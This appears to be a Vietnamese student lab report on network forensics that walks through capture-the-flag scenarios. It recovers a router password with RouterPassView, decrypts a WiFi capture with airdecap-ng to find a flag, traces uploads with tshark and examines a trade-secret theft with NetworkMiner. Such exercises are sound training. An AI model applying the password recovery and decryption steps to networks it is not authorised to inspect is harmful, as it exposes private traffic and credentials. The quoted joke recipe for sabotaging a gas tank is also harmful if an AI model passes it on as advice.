
Feedback

If you have any problem, suggestion, comment, or you found a bug in my utility, you can send a message to nirsofer@yahoo.com


[Download RouterPassView](#)

<https://www.nirsoft.net/toolsdownload/routerpassview.zip>

Lưu nội dung request thành file raw




Bỏ phần header và lưu phần còn lại trong HxD với tên là config



Chạy công cụ khôi phục mật khẩu:

Lab 4: Network Forensics




Mật khẩu được phát hiện là “Rome4040”

Giải mã packet với SSID và mật khẩu đã tìm được


Sử dụng lệnh để giải mã:

```
airdecap-ng -e Rome -p Rome4040 Net_Forensic_kb01_b.cap
```




Tìm các gói tin có nội dung “CTF”, kết quả:

Lab 4: Network Forensics



Xem gói tin 343



Gói tin này có chứa Flag, decode URL:

Flag: dt=SharifCTF{be02d2a396482969e39d92b6e440f5e3}

Lab 4: Network Forensics

Kịch bản 2:

Kịch bản 02. Điều tra trên dữ liệu lưu lượng mạng thu được.

- Tài nguyên: capture-output_kb02.7z
- Yêu cầu: Thực hiện phân tích các request DNS, các truy cập HTTP đến các trang web nào. Người dùng đã gửi một số tập tin thông qua một trang web. Xác định dịch vụ mà người dùng sử dụng để chuyển tập tin, thông tin người nhận (email, thông điệp lời nhắn, tên file đã gửi).

Trích xuất nội dung các file đã gửi.

Gợi ý: Wireshark/tshark

```
(kali㉿kali)-[~/RES_Network_Forensics_Res/capture-output_kb02]
$ tshark -r capture-output_kb02.pcap -Y http.request -T fields -e http.request.full_uri | sort | uniq -c
Warning: program compiled against libxml 2.12 using older 209
378 http://10.102.20.180:8080/v1/beta/publish
146 http://10.102.20.180:8080/v1/beta/publish
28 http://239.255.255.250:1000*
1 http://connectivity-check.ubuntu.com/
1 http://fsend.vn/Roboto-Bold.c0f1eaa4fdfb8048c72e.woff2
1 http://fsend.vn/Roboto-Light.3c37aa9cd77e65a06.wof2
1 http://fsend.vn/img/slides/slide-1.png
1 http://fsend.vn/img/slides/slide-3.png
1 http://fsend.vn/v2/services
1 http://fsend.vn/v2/transfers?key=Q4uDmemqP1FCFpEjexDnGsfueKU2uv1N
1 http://fsend.vn/v2/up-keys
2 http://fsend.vn/v2/up-keys/Q4uDmemqP1FCFpEjexDnGsfueKU2uv1N/upload
1 http://livelinker.itunes.apple.com/assets/shared/badges/v1-vn/appstore-lrg.svg
18 http://ccsp.comodoca.com/
30 http://ccsp.digitcert.com/
3 http://ccsp.godaddy.com/
5 http://ccsp.int-x3.letsencrypt.org/
23 http://ccsp.pk1.google/GvGIAG3
2 http://ccsp.trustid.com/
2 http://ccsp.setigo.com/
2 http://ccsp.trustwave.com/
2 http://ccsp2.globalsign.com/gsaphashav2g2
1 http://ccsp2.globalsign.com/gorganizationvalsha2g2
1 http://status.geotrust.com/
1 http://status.ssllabs.com/
1 http://up.fshare.vn/
2 http://up.fshare.vn/upload/X0jixAUiIoudRmKoh2WrOrLavWDINxXJcfi2NxGwvoy0eh5jUaOAOeJSnzt1YXGEF4gSG8j5Al3E0Tf?flowChunkNumber=1&flowChunkSize=20000000&flowCurrentChunkSize=904296&flowTotalSize=904296&flowIdentifier=4698321-Anh-01-O-Lai-Chi-Pu-Dat-Gmp3&flowFilename=Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowTotalChunks=1
2 http://up.fshare.vn/upload/dzFLfbxh-3-P3-GaMhhaORKNjCycXoITPZLZbywLUwXtwgbTa7HOCsPUJ45wPUUYqvqceOhrr46f?flowChunkNumber=1&flowChunkSize=20000000&flowCurrentChunkSize=46983216&flowRelativePath=Anh-01-O-Lai-Chi-Pu-Dat-G.mp3&flowTotalChunks=1
```

Tiến hành giải nén tài nguyên và thực hiện lệnh phân tích dữ liệu HTTP trên file pcap của kịch bản 2

tshark -r capture-output_kb02.pcap -Y http.request -T fields -e http.request.full_uri | sort | uniq -c

Ta thấy được thông tin có liên quan nhiều tới trang web fsend



Sau đó tiến hành filter các gói tin http được gửi đi và có liên quan tới trang web nêu trên

Lab 4: Network Forensics

```

Connection: keep-alive
Cookie: ga=GAI.2.1571762078.1553350291; _gid=GAI.2.1001324680.1558341234
["file_name":"Anh-01-O-Lai-Chi-Pu-Dat-G.mp3","file_size":4698321]
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Server: Fshare
Date: Tue, 21 May 2019 02:56:15 GMT
Connection: keep-alive
Vary: Accept-Encoding
Vary: Accept-Encoding
Content-Encoding: gzip
{"key":"Q4uBmmmp1FCFpEjx0nGfueKU2uv1N","total_file":1,"total_size":4698321,"expire_in":"2019-05-24 09:56:14","location":"http://up.fshare.vn/upload/dzFL+bxh3-P3-GdMhhaORKNJcYxR61TP2LZBzywLUwX2twgbTa7ZH0tsPUJ45wPUUyvceOhozr46"}
Host: fsend.vn
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://fsend.vn/
Content-Type: application/json
Content-Length: 43
Connection: keep-alive
Cookie: ga=GAI.2.1571762078.1553350291; _gid=GAI.2.1001324680.1558341234
[Response in frame: 19312]
[Full request URI: http://File data: 2 bytes]
JavaScript Object Notation:
File Data (http.file_data, 2 byte)

```

Entire conversation (3721 bytes) Show as ASCII No delta times Stream 3856 Case sensitive Find Next Filter Out This Stream Print Save as... Back × Close Help Profile: Default

```

["recipients":["duypt@uit.edu.vn"],"message":"Khong o lai dau :v","title":null,"password_lock":null}
HTTP/1.1 201 Created
Server: Fshare
Date: Tue, 21 May 2019 02:56:19 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

```

Thực hiện lệnh Follow HTTP trên gói tin đầu tiên ta thấy thông tin là file 1 file mp3 và 1 file jpg được gửi đi từ duypt@uit.edu.vn với lời nhắn “khong o lai dau :v”


Lab 4: Network Forensics


```

File Actions Edit View Help
kali@kali: ~/RES_Network_Forensics_Res/capture-output_kb02 × kali@kali: ~/RES_Network_Forensics_Res/capture-output_kb02 ×
(kali㉿kali)-[~/RES_Network_Forensics_Res/capture-output_kb02]
$ tshark -r capture-output_kb02.pcap --export-objects "http,./export"
Warning: program compiled against libxml 2.12 using older 209
1 0.000000000 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 36102 [PSH, ACK] Seq=1 Ack=1 Win=239 Len=2 TSval=1556321619 TSecr=1188562825
2 0.000423062 10.102.20.166 → 10.102.20.169 TCP 66 36102 → 8080 [ACK] Seq=1 Ack=3 Win=237 Len=0 TSval=1188564060 TSecr=1556321619
3 0.000578542 10.102.20.166 → 10.102.20.169 TCP 72 36102 → 8080 [PSH, ACK] Seq=1 Ack=3 Win=237 Len=6 TSval=1188564060 TSecr=1556321619
4 0.007724265 10.102.20.166 → 10.102.20.169 TCP 72 36100 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=1444 Len=6 TSval=1188564062 TSecr=1556321948
5 0.008784888 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 36100 [PSH, ACK] Seq=1 Ack=7 Win=237 Len=2 TSval=1556321628 TSecr=1188564062
6 0.009138149 10.102.20.166 → 10.102.20.169 TCP 66 36100 → 8080 [ACK] Seq=7 Ack=3 Win=237 Len=0 TSval=1188564062 TSecr=1556321628
7 0.019828441 10.102.20.166 → 10.102.20.169 TCP 72 36102 → 8080 [PSH, ACK] Seq=7 Ack=3 Win=237 Len=6 TSval=1188564065 TSecr=1556321619
8 0.020464367 10.102.20.169 → 10.102.20.166 TCP 66 8080 → 36102 [ACK] Seq=3 Ack=13 Win=239 Len=0 TSval=1556321639 TSecr=1188564060
9 0.020592559 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 36102 [PSH, ACK] Seq=3 Ack=13 Win=239 Len=2 TSval=1556321640 TSecr=1188564060
10 0.058342643 10.102.20.166 → 10.102.20.169 TCP 66 36100 → 8080 [ACK] Seq=13 Ack=5 Win=237 Len=0 TSval=1188564075 TSecr=1556321640
11 0.060943794 10.102.20.166 → 10.102.20.167 ESP 138 (SPI=0xcc08791e)
12 0.061016559 10.102.20.166 → 10.102.20.167 ESP 138 (SPI=0xcc08791e)
13 0.061263486 10.102.20.166 → 10.102.20.167 ESP 138 (SPI=0xcc08791e)
14 0.061902877 10.102.20.167 → 10.102.20.166 ESP 138 (SPI=0xcc08791e)
15 0.061911133 10.102.20.167 → 10.102.20.166 ESP 138 (SPI=0xcc08791e)
16 0.061913212 10.102.20.167 → 10.102.20.166 ESP 138 (SPI=0xcc08791e)
17 0.062000020 10.102.20.166 → 10.102.20.167 ESP 130 (SPI=0xcc08791e)
18 0.062125806 10.102.20.166 → 10.102.20.167 ESP 130 (SPI=0xcc08791e)
19 0.062200256 10.102.20.166 → 10.102.20.167 ESP 130 (SPI=0xcc08791e)
20 0.175135156 10.102.20.166 → 10.102.20.169 TCP 72 55829 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=1444 Len=6 TSval=1188564104 TSecr=1556320994
21 0.176166159 10.102.20.169 → 10.102.20.166 TCP 68 8080 → 55829 [PSH, ACK] Seq=1 Ack=7 Win=235 Len=2 TSval=1556321795 TSecr=1188564104
22 0.176521198 10.102.20.166 → 10.102.20.169 TCP 66 55829 → 8080 [ACK] Seq=7 Ack=3 Win=1444 Len=0 TSval=1188564104 TSecr=1556321795
23 0.180724495 10.102.20.225 → 10.102.20.224 OpenFlow 74 Type: OFPT_ECHO_REQUEST
24 0.181137002 10.102.20.224 → 10.102.20.225 OpenFlow 74 Type: OFPT_ECHO_REPLY
25 0.181252476 10.102.20.225 → 10.102.20.224 TCP 66 6653 → 35822 [ACK] Seq=9 Ack=9 Win=1148 Len=0 TSval=3745555104 TSecr=363204929
26 0.462740895 10.102.20.167 → 10.102.20.166 ESP 138 (SPI=0xcc08791e)
27 0.463754136 10.102.20.166 → 10.102.20.167 ESP 138 (SPI=0xcc08791e)
28 0.464490903 10.102.20.167 → 10.102.20.166 ESP 130 (SPI=0xcc08791e)
29 0.464500465 10.102.20.167 → 10.102.20.166 ESP 146 (SPI=0xcc08791e)
30 0.465081473 10.102.20.166 → 10.102.20.167 ESP 130 (SPI=0xcc08791e)
31 0.495229751 10.102.20.167 → 10.102.20.166 ESP 138 (SPI=0xcc08791e)
32 0.495773830 10.102.20.166 → 10.102.20.167 ESP 138 (SPI=0xcc08791e)
33 0.496324144 10.102.20.167 → 10.102.20.166 ESP 130 (SPI=0xcc08791e)
34 0.496519093 10.102.20.167 → 10.102.20.166 ESP 146 (SPI=0xcc08791e)
35 0.496981388 10.102.20.166 → 10.102.20.167 ESP 130 (SPI=0xcc08791e)
36 0.539176801 10.102.20.184 → 10.102.20.173 TCP 74 36684 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500777 TSecr=0 WS=512
37 0.539257655 10.102.20.184 → 10.102.20.173 TCP 74 36686 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500777 TSecr=0 WS=512
38 0.539391187 10.102.20.184 → 10.102.20.173 TCP 74 36688 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500778 TSecr=0 WS=512
39 0.539452045 10.102.20.184 → 10.102.20.173 TCP 74 36690 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500778 TSecr=0 WS=512
40 0.539493373 10.102.20.173 → 10.102.20.184 TCP 60 6653 → 36684 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41 0.539567925 10.102.20.184 → 10.102.20.173 TCP 74 36692 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500778 TSecr=0 WS=512
42 0.539586034 10.102.20.173 → 10.102.20.184 TCP 60 6653 → 36688 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43 0.539589024 10.102.20.184 → 10.102.20.173 TCP 74 36694 → 6653 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3327500778 TSecr=0 WS=512

```

Thực hiện trích xuất tập tin từ file pcap ta có thấy được 2 file





Kịch bản 3:

Kịch bản 03. Điều tra dữ liệu lưu lượng mạng thu được.

- Tài nguyên: kb03_evidence.pcap
- Mô tả: Công ty Anarchy-R-Us, Inc. cho rằng một trong những nhân viên của họ, Ann Dercover, là một gián điệp thương mại làm việc cho công ty đối thủ vì nhân viên này đã từng xâm nhập vào máy chủ chứa dữ liệu mật của công ty. Nhân viên an ninh của công ty nghi ngờ rằng Ann đã trộm công thức bí mật của công ty.

Nhân viên an ninh mạng đã theo dõi Ann một thời gian nhưng chưa phát hiện được gì. Hôm nay, có một laptop lạ đã kết nối vào mạng wireless của công ty. Máy tính của Ann (IP: 192.168.1.158) đã gửi một số tin nhắn tới máy tính đó, laptop lạ ngắt kết nối với mạng wireless ngay sau đó. Dữ liệu mạng của máy của phiên kết nối đã bị an ninh mạng công ty lưu lại. Hãy giúp công ty điều tra xem Ann có phải là gián điệp hay không, và công thức bí mật của công ty đã bị đánh cắp hay không?

Đáp án:

Lab 4: Network Forensics

The screenshot shows the NetworkMiner interface with a list of captured frames at the top. Frame 112 is selected, showing a Microsoft Word document titled 'recipe.docx'. The content of the document is:

```

Recipe for Disaster:
1 serving
Ingredients:
4 cups sugar
2 cups water
In a medium saucepan, bring the water to a boil. Add sugar. Stir gently over low heat until sugar is fully dissolved. Remove the saucepan from heat. Allow to cool completely. Pour into gas tank. Repeat as necessary.

```

Sử dụng công cụ NetworkMiner ta thấy trong có 1 file được địa chỉ ip 192.168.1.158 gửi đi tên là recipe.docx, mở tập tin lên xem xét

Bên cạnh đó ta thấy tin nhắn giữa 192.168.1.158 và 64.12.24.50 có liên quan đến tập tin và việc mua bán

The screenshot shows the NetworkMiner interface with a list of captured frames at the top. Frame 25 is selected, showing a message exchange between 'Sec55User1' and 'Oscar'. The messages are:

- From Sec55User1 to Oscar: "Here's the secret recipe... I just downloaded it from the file server. Just copy to a thumb drive an..." (Protocol: IM Text, Value: "Here's the secret recipe... I just downloaded it from the file server. Just copy to a thumb drive and...")
- From Oscar to Sec55User1: "thanks dude" (Protocol: IM Text, Value: "thanks dude")
- From Sec55User1 to Oscar: "can't wait to sell it on ebay" (Protocol: IM Text, Value: "can't wait to sell it on ebay")
- From Oscar to Sec55User1: "see you in hawaii!" (Protocol: IM Text, Value: "see you in hawaii!")

Kịch bản 4:

Kịch bản 04. Điều tra trên dữ liệu lưu lượng mạng thu được.

